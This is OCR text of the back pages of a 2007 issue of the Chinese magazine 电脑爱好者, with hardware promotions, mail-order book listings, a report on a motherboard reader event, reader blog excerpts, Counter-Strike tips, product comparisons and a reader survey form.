为了让自己的中端显卡2600系列，能够为更为广大的用户所接受。ATI将自己的中端产品2600系列再度细分，在推出代表2600高端形象的2600XT之后，又推出了经济版2600Pro。作为ATI一线厂商昂达公司紧跟ATI的脚步，推出了面对中低端用户的经济型产品昂达2600Pro，当时的售价为699元，没想到仅仅过了不到一个月的时间，这款显存频率高于同类产品15%的显卡就降到了599元，与2400Pro、2400XT一起，构成了399、499、599这样一条坚实的防线。



航嘉电源嘉年华，缤纷礼品等你拿

8月15日～9月15日，航嘉暑促期间联合创见公司再次重磅出击，带来无限优惠！活动期间，在全国范围内购买正版航嘉冷钻Vista版电源产品，即可获得价值50元的“现金抵用券”一张，凭此券可在当地深圳创见科技有限公司指定的现代音响代理商或经销商处优惠50元而购买指定的“现代1300F音响”。活动期间购买任何航嘉盒装电源或机箱套件，即可参与网上抽奖活动有机会获得“欢乐夏令营”100元旅游基金。300个名额，每周抽取75名。除此之外，众多产品买一送一，数万个散热器、快充王以及充电灵等你拿，给您超值的感受的同时更给您不断的惊喜！详情请网站查询www.belson.com.cn，活动热线：400-678-8388 。CF [CP14]

《电脑爱好者》(普及版)

2007年9月刊火爆上市!

★难度适合初级电脑用户。
★循序渐进、由浅入深，极具系统性。
★简单朴实、图文并茂，极具实用性。

本期重点文章推荐!

文档表格在线做
您该选择多大尺寸的液晶显示器
下载电影玩接力
保护你的C盘免受侵略
让MSN如QQ般惬意
"办公老二"更能体贴人
你不理财，财不理你
DV摄像七大败招解析
冰箱里面装大象——MP3的压缩处理

更有超级实用文章让你享用!

备份还原 Vista 更强大
要用 Vista，分区也得转
打开文件夹的快速通道
为 U 盘开辟安全专区
合并音频简简单单
根据出生日自动计算年龄
把数码照片做成相册
局域网一定要安装防火墙
玩电脑 君子动口不动手
英文电影对白放入 MP3 随时听
让卡巴自动关机定时升级
同步显示歌词 RealPlayer 也行
让我们的电脑手拉着手(九)——流连在一个人的局域网之远程桌面连接
个人电脑安全 & 防护(下篇)——杀马的后遗症诊断药方
时尚 Office 应用系列——制作班级成绩分析表

玩爽 MP3 一条龙(续)
玩转 IE7 选项卡
Word 版式来点新花样
Excel 表格处理的小秘密
图解网络浏览后起之秀 Firefox 实用技法(7)
网络播放进行时——精品网络视频软件推介
开上快电车，下载全世界——快车 FlashGet 下载超级技法百招(6)
请来狐狸管邮件 省心方便又体贴——图解例说 Foxmail 邮件管理技法
当一回爱机的"武装部长"(续)——用最实用的免费工具武装你的电脑

Flash 动画相册自己做
超级旋风下载也 BT
视频欣赏好去处
在线看电影就这么简单
轻松拿下网上视频
下载视频格式在线就能转
邮件订阅随时看新闻
网上筑巢系列之五——站长之路
边看网络电视边录制
干掉恼人的网页广告
网页内容直接抓取
网络硬盘收藏夹随时恭候
邮件先用安全方式查看
邮件发送也能批发

MOTO C381 巧变 C650
诺基亚 N73 使用技巧集锦
手机拍摄七个小技巧
让我们来运动摄影之三：遥摄(下)
请正确使用 PDA 的电池
跨越五道坎 菜鸟摄影不用愁
玩转 DV 之构图技巧
DC 剪影拍摄不要只注意光
网络故障的简单维护
请你不要忽视我——鼠标、键盘的维护
让炒股无处不在——炒股手机的使用与选购

编辑部精心打造的实用光盘不容错过!

■特别策划
谁是最好的杀毒软件

■大众软件
卡巴斯基 360 豪华版
天网防火墙 3.0
世界之窗浏览器
Windows 优化大师
iTunes for Windows
RealPlayer 10 简体中文版
《家财通》家庭理财软件
ppmate 网络电视

■ CFAN 学院
Dreamweaver 视频教程
XP 模拟 Vista 视觉效果全攻略

■闪客之家
宝驴一族系列

■七彩生活
3D 国画欣赏
搞笑视频——《X-plan》
《仙剑奇侠传 4》官方宣传片
《大话西游 3》潇湘慕容 CG 动画
百事可乐创意广告系列

订阅零售：全国各地邮局(所)和报刊亭　邮发代号：80－500
零售价格：6.8元(含CD)　邮购查询方法：010－68258784
在线订购网址：http://shop.cfan.com.cn

电脑爱好者邮购 特卖场



杂志订阅
1. 2007年《电脑爱好者》杂志，订价120元
2. 2007年《电脑爱好者(普及版)》杂志，订价81.6元
(每期送光盘)

电脑爱好者图书

2007 上半年《电脑爱好者》合订本，邮购价 **38** 元 / 套。
2007 普及版增刊技压群雄技巧 6000 招，邮购价 **25** 元 / 本。
2006 年《电脑爱好者》普及版精华合订本，邮购价 **29.8** 元 / 本。
2006 下半年《电脑爱好者》合订本，邮购价 **38** 元 / 套。
2006 上半年《电脑爱好者》合订本，邮购价 **38** 元 / 套。

《傻博士经典问答 2000 例》，邮购价 **25** 元 / 本，邮购代码 :SK0207
2006 年爱好者下半年增刊，邮购价 **22** 元 / 本，邮购代码 :SK0208
2006 年爱好者典藏版，邮购价 **25** 元 / 本，邮购代码 :SK0201
《系统应用绝密 X 档案》，邮购价 **25** 元 / 本，邮购代码：SK0202
《软件应用绝密 X 档案》，邮购价 **25** 元 / 本，邮购代码：SK0203
《硬件应用绝密 X 档案》，邮购价 **25** 元 / 本，邮购代码：SK0204
《网络应用绝密 X 档案》，邮购价 **25** 元 / 本，邮购代码：SK0205
2006 年《电脑爱好者》普及版增刊，邮购价 **22** 元 / 本
2005 下半年《电脑爱好者》合订本，邮购价 **38** 元 / 套
2005 上半年《电脑爱好者》合订本，邮购特价 **33** 元 / 套



实惠礼包区

普及版增刊、合订本大礼包:47元
(邮购代码: PH)
07普及版增刊+06普及版合订本

绝密X档案大礼包:88元
(邮购代码: SK0206)
(系统+软件+硬件+网络)X档案

爱好者合订本珍藏大礼包:56元
(邮购代码: ZC)
电脑爱好者2005上半年+2005下半年合订本

爱好者超级增刊大礼包:85元
(邮购代码: CJZK)
技巧6000招+06增刊下+06典藏版+06傻博士

2006合订本大礼包:56元
(邮购代码: 06HD)
爱好者(06下半年+06上半年)合订本

凡购买上述大礼包，即可获得如下优惠：
1. 加 10 元获得 2004 精品文库、2004 增刊、防黑高手、系统高手、注册表 +BIOS 高手、局域网方案与故障速查手册、2005 增刊、2005 年爱好者典藏版、傻博士经典问答 3000 例、秘技大补贴中任一本。
2. 加 3 元获得普及版试刊、2006 年普及版 1 ~ 12 期中任一本。
3. 加 3 元获得《电脑爱好者》2006 年 1 ~ 24 期中任一本。
(购买实惠礼包并加钱获得上述优惠的读者，请在汇款单附言注明礼包代码及所选优惠书刊名称。)

邮购方法:
邮局汇款：北京123信箱。收款人：北京《电脑爱好者》杂志社，邮编：100036，请在汇款单附言栏注明邮寄产品的名称。为方便我们与您联系，请留下联系电话。

联系方式:
24小时语音自助查询电话：010—68259307/68259457
咨询、查询电话：010—68258784(周一到周五，9:00～16:30)

在线订购网址:
http://shop.cfan.com.cn

重要声明

1.作者向本社投稿后，三周内没有收到录用答复的(该答复可能是电话或电子邮件等方式)，可自行处理。
2.本社坚决反对抄袭和一稿多投行为。
3.除非作者事先声明，否则本社对来稿有编辑权和修改权。
4.刊物一经上市即寄稿费，稿费以版面字数计算，每千字不低于100元，此稿费含本刊关联出版物及网站转载时应支付的转载稿费。如有异议，请事先声明。
5.本刊介绍的互联网网站(主页)在刊登前经编辑审查不含色情、反动等非法内容。但由于互联网具有规模庞大、变化快速、超链接等特点，我们无法保证这些网站(主页)今后不含非法内容(链接)，读者一经发现请立即向当地公安机关举报。

七彩虹、《电脑爱好者》杂志社和腾讯科技频道共同组织举行了一场主题为"九段玩家体验聚乐部"的活动。共有60多位读者参与了本次活动，七彩虹公司员工，《电脑爱好者》杂志社以及腾讯科技频道的工作人员共同欢聚一堂，主办本次活动。通过公平的角逐开展了多项活动，产生了多项大奖，最后的大奖在幸运中产生，获得七彩虹主板一台。所有参赛者都获得不错的奖品，整个活动全程视频录播。

活动时间：2007年8月4日(周六)下午2：30
活动地点：北京万寿路翠微中里14号楼4层（计算机世界传媒集团）第一会议室

大　奖：七彩虹九段玩家主板一块（近两千元）
幸运奖：共10盒工具盒、30个书包、20瓶洗发水、5套竹席
参与奖：每人一本杂志、一个礼杯、一个小相框。





高端主板显彩虹
七彩虹九段玩家主板体验会

七彩虹网：www.colorful.cn/　活动专题：hardware.cfan.com.cn/zhuanti/qch/index.shtml

活动形式

1 开场介绍　活动开始之后由主持人致开场白，并邀请厂商代表致欢迎辞，接下来再邀请现场的读者精彩自我介绍。

2 专家坐堂　现场由厂商产品经理对七彩虹主板的理念、七彩虹主板的一些先进技术，以及未来的发展部分做全面的介绍和讲解。

3 菜鸟成长　现场摆放主板，现场的七彩虹产品经理现场介绍识别好坏主板的方法，并现场由七彩虹的技术工程师对主板的性能和购买主板时应该注意问题的进行讲解；读者现场提问环节。

4 超频PK赛　现场观摩七彩虹技术人员现场超频表演秀，并现场进行超频方面的讲解，最后由现场选择出的读者进行超频PK赛，最终获胜者将有礼品赠送。

5 巅峰对决　两优秀组进行PK比赛，先用快车FlashGet下变形金刚预告片，再用暴风影音进行播放。最先完成组即得二等奖。

6 新品竞拍　"产品1元激情抢拍"活动，现场通过拍卖的形式与读者互动，让更多的消费者在活动中了解、体验我们的产品，让消费者拥有更完美、更时尚、更舒适的产品使用享受，加强消费者对产品认知。


7 游戏测试　活动现场所有读者进行答题环节，共20道问题，参加体验者可以参与答题，答对着有奖品赠送，并可以参加游戏环节，争大奖：（1）极品飞车10的游戏测试；（2）失落星球游戏的测试。

8 圆满闭幕　客户代表致活动总结辞，读者现场留下对本次活动及对体验的产品的意见和建议等，并合影留念，活动到此结束。

七彩虹逸彩8600GT-GD3 UP烈焰战神 256M H10
高频率、高性能以及豪华的用料，采用了全固态电容三相供电设计、三星1.0ns GD3 256M极速显存等豪华的用料、650MHz/2000MHz的超高频率。在设计方面非常具有人性化，如为了防止PCB板变形特加入了加强型铝条设计；为了保障显卡在高频状态下的稳定运行以及高清视频输出，显卡特采用了两条防电磁干扰屏蔽双铜片；为了控制显卡在高频下产生的高热量，显卡采用了铜铝结合的压固超大风扇设计等，该卡非常适合对显卡各方面要求都较为苛刻的专业DIY玩家。

Q.经常看到媒体报道的同一型号不同品牌的显卡外观都一模一样，但价格却不尽相同，那么请问在这样的情况下，是否还有挑选品牌的必要吗？是不是只要挑选便宜的就行？
A.一个产品它包含的不仅仅是核心使用价值，还应该包括其他附加价值，如包装、售后服务和购买便利性等等，其中人们所看到的不同品牌产品外观、用料都一样，这个仅限于产品的使用价值相同，然而任何人都不希望自己在购买产品过程中购买的只是纯粹的"产品"，更多的是要享受在购买产品过程中的服务，因此产品的附加值便变得尤为重要。

Q.请问A卡与N卡哪个更好？我该选什么？
A.这个问题本身就是有问题的，我们购买显卡并不是因为哪个产品更好而去买哪个产品，而是因为哪个产品更适合我们的需求才去购买哪个产品。



九段玩家680I LT SLI
NVIDIA原装主板，主要针对高端个人玩家用户使用，支持Intel最新的酷睿2至尊处理器，双核和四核。采用6相供电设计为主板超频性能的稳定提供了保证，让用户尽情体验Conroe处理器的优点。采用NVIDIA BIOS，在超频时可以对CPU的核心电压调节和内存电压调节及芯片电压调节提供了安全可靠的调节范围，是优异超频能力的重要保证。

Q.主板上没有IDE接口，而我们还想使用已有的IDE设备就不能购买这些主板了吗？
A.我们建议用户可以购买一块IDE扩展卡，这种卡分两种，一种是插在IDE硬盘（光驱）上，将SATA总线转换为IDE总线，手中IDE设备较少时可以考虑使用；而另一种是一块PCI扩展卡，可将一个PCI接口扩展为多个IDE总线接口使用。

Q.主板采用了带风扇的散热器就一定好吗？
A.目前市面上的主流产品大多采用了风道设计，芯片组散热通产都可以通过CPU散热器的风道完成，因此不需要再安装额外的散热风扇。并且，额外安装的风扇在长时间使用后可能会老化，产生大量噪音。

Q.在选购中，如何判断主板未被使用过？
A.在主板开机后的第一屏，如果显示"CPU型号发生改变，请清空CMOS的信息"，表示你手上的主板很可能已经被使用过了。





❶上帝之手 幸运抽奖
❷抽中大奖 全场欢呼
❸颁奖典礼 幸运读者

爆料王

joyo卓越 amazon.cn

2007上半年
卓越亚马逊热销CD排行


1
市场价：¥26.00
卓越价：¥19.10


2
市场价：¥32.00
卓越价：¥24.50


3
市场价：¥30.00
卓越价：¥20.40


4
市场价：¥30.00
卓越价：¥20.40

5
市场价：¥32.00
卓越价：¥26.00


6
市场价：¥28.00
卓越价：¥13.50

7
市场价：¥30.00
卓越价：¥4.10

8
市场价：¥18.00
卓越价：¥2.00


9
市场价：¥35.00
卓越价：¥20.50

排名	演唱者	专辑
1	尚雯婕	首张EP大碟(CD)
2	孙燕姿最新专辑	逆光
3	李宇春	皇后与梦想北京首唱会 (DVD9)
4	周笔畅首张专辑	谁动了我的琴弦
5	艾薇儿Avril	美丽坏东西
6	信乐团	带刺的蝴蝶(2CD)
7	孙燕姿	Stefanie(特价)
8	羽泉	三十
9	张学友最新专辑	在你身边(CD)
10	萧亚轩	美丽的插曲(新歌+精选)
11	天籁吉他(2CD)	Windham Hill 25周年吉他名曲集
12	周杰伦	依然范特西(CD)
13	天籁钢琴(2CD)	Windham Hill 25周年钢琴名曲集
14	五月天最新专辑	为爱而生(CD)
15	羽泉	巡回演唱会全纪录(2CD+DVD)
16	老狼最新专辑	北京的冬天(现货发售)
17	中央人民广播电台少年广播合唱团	梦幻童年，甜美童歌-50首童年儿歌经典
18	S.H.E最新专辑	PLAY玩耍(CD+DVD)
19.	蔡琴	蔡琴老歌(4CD经典珍藏版)
20	陈奕迅最新专辑	认了吧Admit it

以上文字图片等内容由卓越亚马逊提供：www.joyo.com
www.amazon.cn

最终价格以卓越亚马逊当日公布价格为准

水货也有行货的服务

去年买的NDSL终于断轴了……看来早期的NDSL在设计上确实有缺陷。看论坛上很多人的NDSL断轴后要么到街头小店去修，要么干脆买新的。可对我来说这两种方法都不太情愿，抱着试试看的想法给神游在北京的授权维修点打电话，几句问下来，对方的说法是“水货没法报备件”，那我要是提供一个行货的机器号呢？不能保修没关系，付费维修总是可以的吧？出乎意料，对方爽快地说可以……

UM修NDSL记:http://blog.cfan.com.cn/index.php/228221/action_viewspace_itemid_112213

在宽屏液晶上等比缩放咋就那么难？

宽屏液晶显示器价格便宜，效果也不错，除了可以用在电脑上，连接PS3、Xbox360以及Wii也是很物美价廉的方案。不过液晶显示器和液晶电视毕竟还是不同的，主要是宽屏液晶显示器在切割时考虑到成本问题，长宽比例是16：10，而液晶电视则是16：9。

用宽屏液晶来接游戏机，问题就很明显了。一是液晶显示器大多只具有DVI和D-Sub接口，不具备游戏机主流的色差分量。二是宽屏液晶在显示16：9画面的时候，会自动拉伸到16：10以达到全屏效果……

UM的宽屏游戏体验:http://blog.cfan.com.cn/index.php/228221/action_viewspace_itemid_108991

原创:真正管用的内存优化工具

内存优化软件不少，但真正管用的不多，以前也有不少朋友问这个，我也专门做过解答，关于内存优化软件的疑问。但Windows或是软件有时候真的很烦人，时间长了，系统的内存资源会变得很少，今天给大家介绍一个有用的小软件和一个技巧，帮你解决这个问题。

真正的内存优化技巧:http://blog.cfan.com.cn/index.php/1148/action_viewspace_itemid_129318

启动项目中哪些项目可以信任

番茄蛋饭提供的“新服务”，如果你不能确定启动项目中的某些程序，发到这里，番茄来帮你分辨一下。


想提问的请登录:http://blog.cfan.com.cn/index.php/139140/action_viewspace_itemid_127057

漫画·预测

■张炜昱









竞技经验谈

Tag CS、混战、阴人 〉游戏 〉技巧 ■山东/king.sd



AK爆头王

CS打了很多期，也应该成为准高手了吧！要求也要提高了哟，现在要打就打头。

今天我们先从AK说起，看看我这个AK爆头王是如何练成的。大部分人走路时是把准星放在水平高度，开枪时前五发的着弹点是在胸腹部，接下来随着后坐力子弹会上扬，有可能打中头部。可这有缺点：胸腹部要多枪才能打死，子弹上扬虽可打中头部，但你得是在“扫射”，这时至少打出了七八发子弹，并且头部面积小，所以打中头部的几率很低，所以你不能在第一时间杀了他。你可以试试，在战斗中是左右移动准星容易还是上下移动容易？当然是左右移动容易，到这里你应该明白七分了吧，就是走路时把准星放在人头部的高度。

练习AK时，要走两三步停一下，这时要在5秒内射击一定范围内的多个目标，然后去看着弹点，练着练着发现打得很准。但是这有个问题：如果对方一见到你就蹲下怎么办呢？如果你反应够快他未蹲下你就开枪，这就不用说。要是双方同时做出反应，你就可以跑着打，在移动中移动鼠标。不管怎样，都要先瞄准再开枪，要不你会把30发子弹打完了，敌人还毫发未损。

AK瞄头应该稍微往下瞄一点点，因为除了开始两三发是正中外，后面子弹都会上扬。用AK在中远距离时，千万不要用扫射，最多打四五发子弹就躲到掩体后休息吧^_^。而MP5前五发子弹正中，5至10发的子弹稍微上扬，后面的子弹就会全部上扬，但幅度都不会很大，因为威力较小，并且MP5可以在移动甚至跳跃中射击，这是它的最大优势。但MP5的威力应该还不到AK的1/5。威力大、前三枪射击精度高，这就是AK的好处。CF[BL02]



近期热门网游免费测试表

时间	游戏名称	形式	视频	客户端	评测
07.20	富甲西游	公测	-	189MB	90分
08.09	纸客帝国	内测	预告/MTV	164MB	94分
08.08	机战	公测	动画/技能	907MB	94分
08.07	巨人	封测	-	451MB	96分

游戏工具坊

格威尔方向盘

产品型号：FT38B1

适用平台：PC & MAC, PS/PS2


产品规格：420×375×253 mm

推荐游戏：PC/PS2游戏平台：《极品飞车10-卡本峡谷》《极品飞车9-最高通缉》


产品描述：独家首推赛车与格斗于一体的四合一方向盘，模拟小摇杆实现方向盘与手柄的完美结合，全兼容PC/PS2游戏主机。人体工程力学设计的脚踏板时尚外形，全包胶盘面，230mm大盘面，200度转角，W型盘底设计，转向可调灵敏度，实现个性化设置。双电机强振动，超强灵敏度调整，与机身一体的档杆设计，仿F1方程式换档模式，并带倒档功能。

网址：http://www.gameware.com.cn/display/ft38b1.shtml

价格：380元　　**热线**：07585-33361110



精彩推荐



武林外传

简介：这是现在网络上最流行的Flash游戏，你就是武林外传的老板娘佟湘玉，并且是真人经营。你看看能把自己的店铺经营得好吗？能经受住蒙面人的攻击吗？想来看看自己的经营能力，就来这里锻炼锻炼！

操作：用鼠标点击即可完成，通过用老白、小郭或暗器来对蒙面人进行攻击，老白的葵花点穴手能让蒙面人停止攻击，但攻击力有限，而小郭的排山倒海攻击力很强，但不能定住蒙面人。

网址：http://www.game.com.cn/play/8/7/wulinwaizhuan.html

超级玛丽

简介：超级玛丽你应该玩过，但这个难度是很高的，不信你可以试试，对一般人来说很快就会GAME OVER。

操作：在跳跃的过程中要不断地吸取金币，上下左右控制方向，上为 跳跃，黄色的五角星可以做传送，到达制定的区域即可过关。

网址：http://js.xiaoyouxi.com/flash/mario/play2.htm



玛丽猎手

简介：当玛丽大侠拿着枪上来复仇的时候，恐怖时刻开始了……

操作：键盘控制，空格射击，前后移动，上下调整枪口。鼠标点击 Play即可开始。

网址：http://js.xiaoyouxi.com/flash/mario/play12.htm

CF[BL03]

爆料王

烧包族 SUPER SHOPER

Tag 数码相机、液晶电视、笔记本电脑 〉数码 〉硬件

入门单反大比拼
Nikon D40x vs Canon 400D

Q 尼康D40x佳能400D同为千万像素的低端入门单反，两者各具优势也各有缺点：400D拥有高配置和齐全的镜头支持，而D40x的个性功能和高质低价套装镜头也很不俗。作为入门级摄影爱好者该选哪一款？

A D40X的细节做工很不错，各部件设计都比较精致。但是400D的手柄外包和机体黏合的位置有一点点松动。另外400D的模式转盘和功能转轮比较生硬，拨动起来有点不顺畅。

A D40x的屏幕要亮一些，特别是在室外阳光下，D40x的显示清晰度要比400D好一些。色彩上，D40x显得艳丽，而400D则较平实。两者的分辨率差不多，室内环境下的可视角度也没有明显的差别。

A D40x的取景器要稍显宽大明亮，400D值得称道的是取景器前窗，面积比D40x大，容易看清边角。而且在取景器下边还有个感应器，眼睛贴近取景器的时候液晶屏会自动关闭，非常赞。

A D40x的1000mAh电池显然比400D耐用（400D配的是720mAh电池），能多拍差不多50%的照片。另外D40x是用CF卡，而400D用SD卡（支持SDHC），用起来没什么明显的感觉。

A D40x的机身没有对焦马达，只能用自带马达的镜头，所以在挑选镜头的时候会受到不少限制，尤其是一些定焦镜头和一些老镜头比较少。当然400D就没这个问题了。

这两款千万像素的低端入门单反各有特色。D40x结合套头一次到位，综合表现比400D+套头优胜很多，适合对升级要求不高的入门用户。而400D的表现同比要专业些，特别是反光板锁定和丰富的镜头群支持，在适合入门用户的同时，也适合对机身预算不高而更注重镜头的发烧友。http://pp.pchome.net/topic.php?forumId=13&productId=&topicId=2051774

ASUS G1笔记本电脑

- 👍独立的GeForce GO7700显卡性能不错；
- 👍固有的良好设计和外观；
- 👍有DVI和VGA输出；
- 👍包含很多其他赠品，性价比出色；
- 👍有各种耍酷的元素；
- 👍机器运行安静，发热量不大；
- 👍接口非常丰富；

- 👎自带的控制台软件BUG多多，经常会出问题；
- 👎指示灯希望能有多种效果；
- 👎希望能播放DJ DVD；
- 👎管理炫彩灯很不方便；
- 👎最好能配9芯电池；

相关链接：http://benyouhui.it168.com/thread-431220-1-1.html



松下42PV65C液晶电视

- 👍接口很齐全，S-Video、色差分量、VGA、HDMI一应俱全。
- 👍连接电脑当做显示器使用，效果也很好，可以实现1366×768点对点。
- 👍屏幕很细腻，看起来很舒服。

- 👎声音表现一般。
- 👎不是Full HD的1080P。
- 👎遥控器按键设计有问题。
- 👎看有线电视的效果不太好，颜色有偏差。

相关链接：http://www.jd-bbs.com/viewthread.php?tid=1282733&extra=page%3D1 CF [BL04]

隆重推荐

电脑爱好者精品图书

2006年电脑爱好者典藏版
应用专题百宝箱

《电脑爱好者》杂志社品牌图书“典藏版”系列的最新力作。本书包含50篇左右热门实用专题，内容涵盖软件、系统、硬件、数码、网络。全书约100万字，可谓是海量图书。

定价：25元　邮购代码：SK0201

2006 普及版 精华合订本



极具收藏价值，普及版创刊以来的第一套合订本；让你一次看个够，全新梳理的2006全年杂志内容；查找更加方便，帮你分门别类整理好各种知识；初学者的极佳拍档，系统地引领你电脑入门。

定价：29.8元　邮购代码：CFA06

2006年《电脑爱好者》增刊（下）
一周速成高手特刊

最快速的电脑高手成长教程，包括：速成电脑维修高手之精华教程；速成局域网维护高手之必杀技集；速成Flash操作熟手之精彩案例；速成电脑隐私保护高手之终极宝典；速成电脑安全保卫高手之必备手册；速成老板赏识的办公高手之超人绝学；速成DC摄影高手之经典技法；速成Windows Vista高手之白皮书……

定价：22元　邮购代码：SK0208

傻博士信箱
——电脑故障2000例



主板故障、PC外接设备故障、笔记本数码检修快速上手、网络软件故障全面掌握、排除法确定故障原因。

定价：25元　邮购代码：SK0207

2007普及版增刊
技压群雄
电脑超级技巧6000招

超过6500招的电脑应用技巧，有史以来数量最多的电脑应用技巧大全书籍。巨大的信息容量，堪称业内最超值IT应用书籍。最新的软件、硬件、网络应用内容。电脑爱好者最资深应用技巧编辑精心打造，权威性、实用性、收藏性无与伦比。

定价：25元　邮购代码：PJ07A


绝密X档案大礼包

礼包包含4本图书，分别是《软件应用绝密X档案》、《系统应用绝密X档案》、《网络应用绝密X档案》、《硬件应用绝密X档案》，是新手入门、高手补养的不二选择。

定价：88元（原价100元）
邮购代码：SK0206

购买方式：邮局汇款　　地址：北京123信箱
收款人：《电脑爱好者》杂志社　请在汇款单附言栏注明所邮购图书的代码，并留下电话号码。
办公时间：周一至周五9：00—16：30　电话：010-68258784　汇款自助查询：010-68259307/9457
传真：010-68258431　在线订购网址：http://shop.cfan.com.cn

电脑爱好者 2007年第17期 评刊调查表



亲爱的读者：

感谢您一直以来对《电脑爱好者》的关注和支持。为了更好地了解您的需求，为您提供更实用更精彩的内容，我们期盼着听到您宝贵的意见和建议。在此全体编辑向您致以衷心的感谢！请详细填写评刊表，我们将从本期回馈的评刊表中挑选16位热心评刊员，发给丰厚的奖品。

一等奖1名



奖品：漫步者R1900TIII立体声多媒体音箱

价格：650元/1套

配备强大的功率支持，控制力大幅改善，失真率大幅下降。配备大功率环形变压器，确保音箱不会出现瞬间的失真。首次采用等容积设计，双声道一致性明显改善。采用全新高品质NT系列扬声器，引入大量S2000的研发成果。 国际名师Phil Jones（原AE1主设计师）精心校调的分频器，实现了良好的频率响应，更保证了音乐性的全面提升。采用接触性能更好的专用接线柱，并考虑了可识别性与绝缘性能。全面提升的综合性能，将R1900系列推向一个新的高度。

二等奖5名



奖品：漫步者R131T立体声多媒体音箱

价格：150元/套

低价位高质量的多媒体音箱，稳重扎实的外观、不俗的音质表现、超高的性价比是其获得市场青睐和制胜的法宝。低音炮前面板将音量调节前置并配有橙色电源指示灯，使其更加便于实际操作使用。低音炮单元采用4英寸防磁型扬声器，低频强劲，高音亮丽、中音甜美的不俗表现也会赢得更多用户的青睐。低音炮采用全木质箱体结构，有效杜绝谐振和箱声；全防磁设计，可以随心所欲任意摆放；前置操作面板，方便操作；超高性价比。

三等奖10名



奖品：多彩DLM猎豹光电鼠标

价格：40元/个

人体工程学造型设计，人性化宽滚轮，操作舒适。按键开关反应灵敏、使用寿命长。最新光学感应技术，精准定位。视窗自由缩放易控，轻松浏览各界面。

评刊表复印或手抄均有效，本期评刊截止日期2007年10月1(以邮戳为准)请寄至：北京万寿路翠微中里14号楼4层 北京123信箱（北京《电脑爱好者》杂志社）编辑部/评刊2007年第17期收(邮编100036) 发邮件到pingkan@cfan.com.cn，也有机会成为幸运读者，中大奖！




网上评刊地址：http://www.cfan.com.cn/activity/zhuanti/pingkan17

★单期奖品由北京爱德发集团提供价值1500元左右的漫步者系列产品，以及多彩科技集团提供的系列外设产品。

★双期奖品将更加劲爆！所有奖品将从“CFan奖品池”中抽出！**更多悬念，更多诱惑，更多惊喜！**这是一个充满魔力的奖品池，随杂志社新入库产品的变化，而不断变化！这是一个充满幸运的奖品池，无论你是平信评刊、电子邮件评刊，还是参加最新开通的网上评刊，都有机会中大奖！

★我们的评选过程绝对公正、公平、公开，大奖会发给最热心、提出最有价值建议的读者！而稍小一些的奖品通过专门的抽奖系统产生，从读者资源库中科学抽取。读者库是累积的，也就是说，如果你在一定时期内坚持填写评刊表，一定会有所收获！



■**个 人 资 料**

姓名__________ 年 龄__________

性别__________ 文化程度__________

职业__________ 联系电话__________

通讯地址____________________邮编__________

QQ/MSN__________ E-mail __________

您开始阅读《电脑爱好者》的时间是 ________年

您购买《电脑爱好者》的频率是？

□期期购买 □其他（平均______月/次）

本期有多少人阅读过您手上的《电脑爱好者》？________人

■**本期文章评价**

（“文章代码”栏请填文章结尾处的代码，如：YJ01。）

本期最喜欢的文章

原因编码：a时效性强 b技术实用 c内容丰富 d学到知识 e幽默有趣 f值得收藏 g立意新颖 h观点独到 i恰巧需要 j提高工作效率 k其他

文章代码	原因	美中不足

本期不喜欢的文章

原因编码：(1)时效太差 (2)不实用 (3)选题重复 (4)难度较高 (5)难度太低 (6)不真实 (7)不新颖 (8)不够详细 (9)有字/语法错误 (10)其他

文章代码	原因	改进建议

标题最好的文章

文章代码	原因	

本 期 综 合 评 价

1.本期杂志的总体难度：

□太简单 □比较适中 □有点难 □太难

2.您认为本期内容策划得最好的栏目有：（多选）

□特别话题 □"In"派茶馆 □CFan新视界 □聪明用电脑 □我就CFan □天生我才 □傻博士 □CFan加油站 □数字时代 □热点话题 □明白买电脑 □CFan爆料王

3.本刊封面和内文使用的Tag标签系统，作用是方便重点内容和关键字的提示与索引。您认为本设置：

A封面： □很实用 □比较实用 □一般 □毫无用处

B内容： □很实用 □比较实用 □一般 □毫无用处

4.您认为目前杂志目录页中的重点文章介绍是否能有效引导阅读？

□有很大帮助 □一般 □没有帮助 不足为__________

5.您近期最关注的内容是？（多选）

□系统 □网络 □软件 □办公 □硬件 □多媒体 □业界新闻

欢迎您监督本刊质量，欢迎您指出本期的各类错误或不足，请另附纸说明。谢谢！

多彩杯2007年《电脑爱好者》大型读者调查

DeLUX 多彩科技 赞助奖品

多彩公司创建于1993年，主要从事数码MP4/MP3、摄像头、机箱、电源、键盘、鼠标、音箱、CPU冷却风扇等数码及电脑零部件的研究、开发、生产和销售，企业注册资本1.6亿元。拥有行业领先的技术力量与高素质的员工队伍；在德国设立研发中心，平均每三天开发出一款新产品，每月申请专利6~10项。多彩公司有一支年轻精干的管理队伍，其中，董事长、总经理均出自名校、精通电脑和英语、已经有17年从业经验、正处于年富力强时期。公司在同行中较早建立了企业VI体系，自有品牌Delux的推广已有9年历史。不仅海内外市场同步销售，并且兼具自有品牌（DIY）和大品牌的代工（OEM）两部分市场。多彩品牌建设：品牌内涵——年轻、时尚、活力；品牌定位——优秀品质、适中价格；品牌范围——电脑外设、数码产品。

更多厂商信息请登录www.deluxworld.com查看



HYUNDAI 赞助奖品



深圳市创见实业公司是一家集生产、开发与销售为一体的产品专业生产商。创见公司在现代集团的多方位支持下，本着精益求精的设计理念，全力打造HY多种视听产品和IT产品。由于创见公司采用了当今业界最为成熟的生产工艺，融入了制造领域内最为先进的科技成分，这些采用了国际进口原料，以其卓越的品质，在视听和IT市场上再次让消费者体验了韩国现代的高端感受。

